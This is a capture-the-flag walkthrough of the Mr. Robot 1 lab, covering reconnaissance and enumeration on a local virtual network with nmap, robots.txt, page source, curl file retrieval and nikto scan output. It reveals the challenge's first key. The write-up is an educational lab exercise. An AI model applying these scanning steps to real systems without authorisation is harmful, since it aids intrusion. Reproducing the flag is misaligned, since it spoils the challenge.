# Proof of Concept Report (P.O.C Report)


**CTF: Mr. Robot 1**

**Author: Numi Peter Kamande**

**Email: numimickey2@gmail.com**


**Twitter Handle: @the_gr00t**

Booting up Target host and attacker host.



```
linux login: _
```

Target Host.




```
root@ctf-p3nt35t:~#
```

Attacker Host.

**Step 1: Reconnaissance.**

After booting up both host system we are going to use the attacker host to find the assigned ip, the use the assigned ip to scan using **nmap** to find the assigned ip of the target host because both of them are in the same network.

**Command:** ifconfig




```
root@ctf-p3nt35t:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.21.128  netmask 255.255.255.0  broadcast 192.168.21.255
        inet6 fe80::20c:29ff:fef1:87fd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f1:87:fd  txqueuelen 1000  (Ethernet)
        RX packets 4660  bytes 4457484 (4.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8842  bytes 667994 (652.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Assigned ip: 192.168.21.128

So we will scan the subnet class of **192.168.21.0/24** using nmap to see how many host are alive and the Ports that are present with what services they are running.

**nmap <scan-type> <ip-subnet> / nmap <ip-subnet>**


**Command:** nmap *192.168.21.0/24*



```
root@ctf-p3nt35t:~# nmap 192.168.21.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-25 12:39 EAT
Nmap scan report for 192.168.21.2
Host is up (0.000086s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F6:5C:EB (VMware)

Nmap scan report for 192.168.21.129
Host is up (0.00056s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 00:0C:29:06:50:6E (VMware)

Nmap scan report for 192.168.21.254
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.21.254 are filtered
MAC Address: 00:50:56:E4:E8:58 (VMware)

Nmap scan report for 192.168.21.128
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.21.128 are closed

Nmap done: 256 IP addresses (4 hosts up) scanned in 22.19 seconds
```


So we found four hosts up, to know more about nmap commands and what scan types you would want to conduct you can use the **man** command or use **nmap –h** command.

Among our four host we can see we have one host which has several ports open and the ports that are luring are port **80** and **443** running **http** and **https** services respectively.



```
Nmap scan report for 192.168.21.129
Host is up (0.00056s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
443/tcp  open   https
MAC Address: 00:0C:29:06:50:6E (VMware)
```

Let us visit the browser paste this **ip:** *192.168.21.129* and see if this is our target host ip.



```
12:50 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:50 <mr. robot> Hello friend. If you've come, you've come for a
reason. You may not be able to explain it yet, but there's a part of
you that's exhausted with this world... a world that decides where you
work, who you see, and how you empty and fill your depressing bank
account. Even the Internet connection you're using to read this is
costing you, slowly chipping away at your existence. There are things
you want to say. Soon I will give you a voice. Today your education
begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

We found our target!!!

**Step 2: Enumeration.**

So we have found our target host ip, now we need to scan for vulnerabilities that will aid us in gaining access to our target system.


Because this is a web application we will do the basic scans, one will be to look for **robots.txt** if it is present and view the **web page source code** to see where it will lead us.

*Robots.txt scanning:*

So to perform a robots.txt scan is really simple you add the robots.txt at the end of the URL.

Old URL: 192.168.21.129

New URL: 192.168.21.129/robots.txt




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```


So we have some data **fsociety.dic** and **key-1-of-3.txt**.

*Web Page Source Code:*

To perform this task you will right click the web page and click view page source.



```
12:50 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:50 <mr. robot> Hello friend. If you've come, you've come for a
reason. You may not be able to explain it yet, but there's a part of
you that's exhausted with this world... a world that decides where you
work, who you see, and how you empty and fill your depressing bank
account. Even the Internet connection you're using to read this is
costing you, slowly chipping away at your existence. There are things
you want to say. Soon I will give you a vo                  ucation
begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```




```
<!doctype html>
<!--
\   //~~\ |   |    /\  |~~\|~~  |\  | /~~\~~|~~    /\  |  /~~\ |\  ||~~
 \ /|    ||   |   /__\ |__/|--  | \ ||    | |     /__\ | |    || \ ||--
  |  \__/  \__/  /    \|  \|__  |  \| \__/  |    /    \|__\__/ |  \||__
-->
<html class="no-js" lang="">
  <head>


    <link rel="stylesheet" href="css/A.main-600a9791.css.pagespeed.cf.w9Cpon117H.css">

    <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>

    <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';'

  </head>
  <body>
    <!--[if lt IE 9]>
      <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a 


    <!-- Google Plus confirmation -->
    <div id="app"></div>


    <script src="js/s_code.js.pagespeed.jm.I78cfHQpbQ.js"></script>
    <script src="js/main-acba06a5.js.pagespeed.jm.YdSb2z1rih.js"></script>
</body>
</html>
```

So let's follow the trail of the first scan. We need to get the two pieces of data we found from the first scan, **fsociety.dic** and **key-1-of-3.txt.** To do this we are going to use the command **curl** to retrieve this two files.

**curl <-option> <URL>**


**Command 1:** curl –O http://192.168.21.129/fsociety.dic

**Command 2:** curl –O http://192.168.21.129/key-1-of-3.txt



```
root@ctf-p3nt35t:~/mr.robot# curl
curl: try 'curl --help' or 'curl --manual' for more information
root@ctf-p3nt35t:~/mr.robot# curl -O http://192.168.21.129/fsocity.dic
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 7075k  100 7075k    0     0  7075k      0  0:00:01 --:--:--  0:00:01 97.3M
root@ctf-p3nt35t:~/mr.robot# curl -O http://192.168.21.129/key-1-of-3.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    33  100    33    0     0     33      0  0:00:01 --:--:--  0:00:01 11000
root@ctf-p3nt35t:~/mr.robot# ls
fsocity.dic  key-1-of-3.txt
```

So we found our first Key out of three.




```
root@ctf-p3nt35t:~/mr.robot# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

**Key 1 =** 073403c8a58a1f80d943455fb30724b9

So we need to do some more scanning on the web application to look for vulnerabilities to exploit, we are going to use a tool known as **nikto,** which is an open source web server scanner.


**Command:** nikto –h http://192.168.21.129




```
root@ctf-p3nt35t:~/mr.robot# nikto -h http://192.168.21.129/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.21.129
+ Target Hostname:    192.168.21.129
+ Target Port:        80
+ Start Time:         2018-01-25 13:58:22 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou
.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.21.129/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
